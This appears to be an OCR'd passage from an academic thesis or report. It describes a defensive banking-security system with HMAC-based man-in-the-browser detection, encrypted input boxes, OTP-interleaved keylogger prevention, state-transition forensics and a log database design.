

User browser
PSS
banka.com
Share K_{HS} with PSS
Request for banka.com
Store HMAC_S1 for HTTP content
Response
Generate HMAC_C1 for HTTP content without user input, and HMAC_C2 for HTTP content with user input
Request with additional HMAC
1. Compare HMAC_S1 with HMAC_C1
2. Generate HMAC_S2 for HTTP content with user input
3. Compare HMAC_S2 with HMAC_C2
Response 200 OK

Fig. 31. MitB Detection Procedure

In above Figure, K_{HS} is the HTTPS session key between browser and banka server. PSS-C and PSS generate HMAC using K_{HM1} and K_{HM2}. All these keys keep evolve every session.

The detailed state transition diagram of MitB detection module is showed in Fig. 32 where HM1 means the HMAC_C1 and HMAC_S1 check; and HM2 means the comparison between HMAC_C2 and HMAC_S2.




Fig. 32. Detailed MitB Detection State Transition Diagram

Fig. 33 shows the general MitB detection state transition diagram for simplicity, where MitB state presents the combined result of HM1 and HM2 states.




Fig. 33. General MitB Detection State Transition Diagram

4.2.2.6 Log State

In this section, we only introduce the Log Module state transition process, because the details of log are presented in Chapter 4.3.

There are some kinds of packets which are not dangerous directly but probably introduce malicious actions later. For these suspicious packets, it is not user-friendly if give customer warnings every time, thus we use Log Module to filter and record suspicious packets. In this way, the user experience is smoother, while the system keeps clues and proofs for future forensics whenever the malicious action is found.

We summarize five kinds of popular suspicious packets which are listed with corresponding states in Table 12.

Table 12. States of Log Module

States Abbreviations	Description
LK	Link from email or web page
ES	External source: iframe, image
JS	Request generated by JavaScript and related Response
IF	Invisible forms, or visible forms which include hidden elements
NT	HTTP/HTTPS traffic without open tab

The detailed Log State Transition diagram is shown as Fig. 34 where LG means that the packet is logged. As before, 1 still means true and 0 means false.




Fig. 34. Detailed Log State Transition Diagram

For simplicity, we use L state to present the whole Log Module which is showed in Fig. 35.





Fig. 35. General Log State Transition Diagram

4.2.3 Prevention and Real-time forensics

4.2.3.1 MitB Attack Prevention: HTML Injection and Packet Modification

Except detection methods, we propose prevention strategies as well which are equally important. As we known, the weakest link in an authorization system is the client who is easy to be induced by MitB malware to leak sensitive information such as bank PIN.

As we described in chapter 4.2.1, there are two main types of MitB attacks which are web injection and packet modification. In this section, we describe a strategy to prevent both type of MitB attack. We use PSS server to encrypt input boxes of response packet from bank and then forward the packet to user's browser. PSS-C will verify and show the input box one by one to the user and encrypt the input immediately after user moves to next box. This procedure is showed in Fig. 36 in detail.



User browser
PSS
banka.com
Share K_{HS} with PSS
Request for banka.com
Modified Response
Encrypt each input box with K_{EB}
Response
1. Verify one input box
2. Display the verified box
3. User types in info
4. Encrypt user input with K_{EB}
5. Repeat until displayed all input boxes
Request
Decrypt and verify user input with K_{EB}
Request
Response 200 OK

Fig. 36. MitB Prevention

The K_{HS} is the HTTPS Session key which is used for the communication between user's browser and bank server. And the K_{EB} is Encryption Box key which is shared by PSS server and PSS-C. Both K_{HS} and K_{EB} are updated every session. The difference is that the K_{HS} is handled by HTTPS protocol, while the K_{EB} is updated by PSS server and PSS-C. One simple implementation way is that send new key K_{EB} encrypted by old key K_{EB} to each other every session.

The client web injection MitB attack cannot find expect filed because of encryption and has no chance to inject new input box since PSS-C shows the box one by one. On another hand, packet modification is able to launch, since all input is encrypted immediately. Compared with MitB detection, the prevention method is more positive and aggressive, but more complex to implement. The web application engineer could choose either one or both for the best balance between security and efficiency in reality.

4.2.3.2 Keylogger Prevention

Another serious threat to client is the keylogger which directly steals user's significant data through record key board strokes and even screenshots during user inputs. PSS provides further protection against keylogger.

When user moves cursor to most important input box such as password, our secure procedure of keylogger Prevention will start. After user inputs random number of characters of bank password, PSS-C pops up random number of character of one-time password (OTP). After user inputs the OTP, and then continue to input bank password. Repeat inputting part of bank password and part of OTP until the whole password and whole OTP are typed in. Additionally, user has two ways to input the either OTP or PW, which are keyboard input or on screen drop down menu input. In this way, the adversary cannot get complete user input, even if the keylogger is employed. Fig. 37 shows the interface of the keylogger prevention.




Fig. 37. Example for using two input methods against Keylogger
m is number of input methods which is 2 in this example

The OTP is showed as image and only displays for a few seconds for security. In this way, even if the malware is able to take screenshots, it is extremely hard to capture all OTP parts, since the timing of OTP pops up is random and last for short time. If the user's mobile device lost, the bank account is till secure, because the attacker does not know the bank password.

The backend procedure of keylogger prevention is showed in Fig. 38. Assume the banka.com server requests hash value or password, H(PW), to verify the client. During the registration step, PSS-C stores the half H(PW) encrypted by half password, denoted as ½PW{½H(PW)}. Similarly, PSS server stores another half H(PW) encrypted with another half password.

The K_{KL} is keylogger Prevention Key which is used to verify user's device by PSS server. K_{KLC} is Logger Prevention Key on Client side which is used to encrypt K_{KL}. And K_{KLC} is able to be divided into OTP which is used to protect PW against keylogger. Last but not least, K_{SF} is Shuffle Key which is used to shuffle user's input which includes both PW and OTP. According to the procedure in following diagram, PW, K_{KLC} and K_{SF} shuffle with each other. For example, ½PW#K_{KLC} denotes half PW shuffles with K_{KLC}, and ½PW#½K_{SF} presents another half PW shuffles with half K_{SF}.



User browser
PSS
banka.com
User moves cursor to password box
Request for OTP of banka.com
E(K_{KL}, K_{SF})
1. Generate new keys: K_{KL}, K_{SF}
2. Store H(K_{KL})
3. Send E(K_{KL}, K_{SF}) back to PSS-C
1. Decrypt and verify K_{KL} and K_{SF}
2. Re-encrypt K_{KL} with new key: K_{KLC}
3. Split K_{KLC} into several OTP and display OTP as image
4. User types in OTP and PW for Banka
5. Generate ½PW#K_{KLC}, ½PW#½K_{SF}, and K_{KLC}#½K_{SF}
6. Recover pre-stored ½H(PW) using ½PW#K_{KLC}
7. Send ½H(PW), ½PW#½K_{SF}, K_{KLC}#½K_{SF}, and K_{KLC}{K_{KL}} with request to PSS
Request
1. Recover pre-stored another ½H(PW) using ½PW#½K_{SF}
2. Retrieve K_{KLC} from K_{KLC}#½K_{SF}
3. Decrypt K_{KLC}{K_{KL}} with K_{KLC}
4. Verify K_{KL} with pre-stored H(K_{KL})
5. Generate and send H(PW) based on received ½H(PW) and recovered ½H(PW)
Request with H(PW)
Response 200 OK

Fig. 38. Keylogger Prevention Backend Procedure

To show the relationship between the keys, we present a detailed diagram in Fig. 39.




Fig. 39. Key Relationship in Keylogger Prevention Backend Procedure

Shuffle here means mix two secrets together. We use K_{KLC}#½K_{SF} as example as shown in Fig. 40.




Fig. 40. Shuffle Keys

Since the secrets involved in login procedure protect and cover each other, the partially compromised secrets would leave the clues for real-time forensics. The relationship between causes and results about forensics for keylogger are listed in Table 13. Based on this table, PSS system could find out the reasons from detected results.

Table 13. Forensics for Keylogger

Index	Cause	Result	State
1	OTP and K_{KL} are compromised	K_{KL} verification in PSS server is correct, but decryption of ½H(PW) in PSS-C is incorrect	KL1
2	½PW#½K_{SF} and ½PW#K_{KLC} are compromised	K_{KL} verification in PSS server is incorrect, but decryption of ½H(PW) in PSS-C is correct	KL2
3	PW#K_{KLC} is compromised	K_{KL} verification in PSS server and decryption of ½H(PW) in PSS-C and PSS are all incorrect	KL3
4	½PW#K_{KLC} , OTP and K_{KL} are compromised	K_{KL} verification in PSS server and decryption of ½H(PW) in PSS-C are both correct, but decryption of ½H(PW) in PSS is incorrect	KL4
5	½PW#½K_{SF} , OTP and K_{KL} are compromised	K_{KL} verification in PSS server and decryption of ½H(PW) in PSS are both correct, but decryption of ½H(PW) in PSS-C is incorrect	KL5
6	PW#K_{KLC} , OTP and K_{KL} are compromised	Decryption of ½H(PW) in PSS-C and PSS are both incorrect, but K_{KL} verification in PSS server is correct	KL6

The real-time forensics for memory scraping and keylogger is able to be summarized with a state transition diagram as shown in Fig. 41. In this diagram, K_{KL}, PinC and PinP present verification of K_{KL} state, decryption of ½H(PW) in PSS-C state, and decryption of ½H(PW) in PSS server state respectively. The real-time forensics is very simple and efficiency, because the PSS system only need to compare the current states with the forensics rules table to get the corresponding reasons.




Fig. 41. State Transition Diagram for Keylogger

4.3 Attack Traceback and and Real-time forensics

4.3.1 Complete Detection and Prevention State Transition Diagram

We merge all above modules, which include PCS, FCS, MitB detection, keylogger prevention state (KL) and Log state, into a complete state transition diagram as shown in Fig. 42.




Fig. 42. Complete State Transition Diagram

R state presents HTTP packet such as request or response, and B state is the block state which means block and drop the malicious packet. When some kind of malicious action is detected, the previous state will be logged in LG state and then transfer to F state which means forensics state.

4.3.2 Relational Database for Log Table

In each row of UserTable, there is a LogTable which contains all TabLogTable for each browser tab. The B-tree index of LogTable is ID_{Tab} which is a randomly generated unique ID for each open tab. Each TabLogTable contains a list of log items corresponding to packets received/sent by this tab. The TabLogTable related to some ID_{Tab} will be terminated (or stop growing) as long as user close the tab or input new URL in this tab. If the packet has no related open tab, it will be stored in a specific TabLogTable with an identifier. Since all logs with same ID_{Tab} is stored in one table, it only needs one time search to get all the logs related to the tab desired to be analyzed. Log table needs to contain only necessary info about suspicious packet for efficiency and privacy. The complete relational database is shown in Fig. 43.

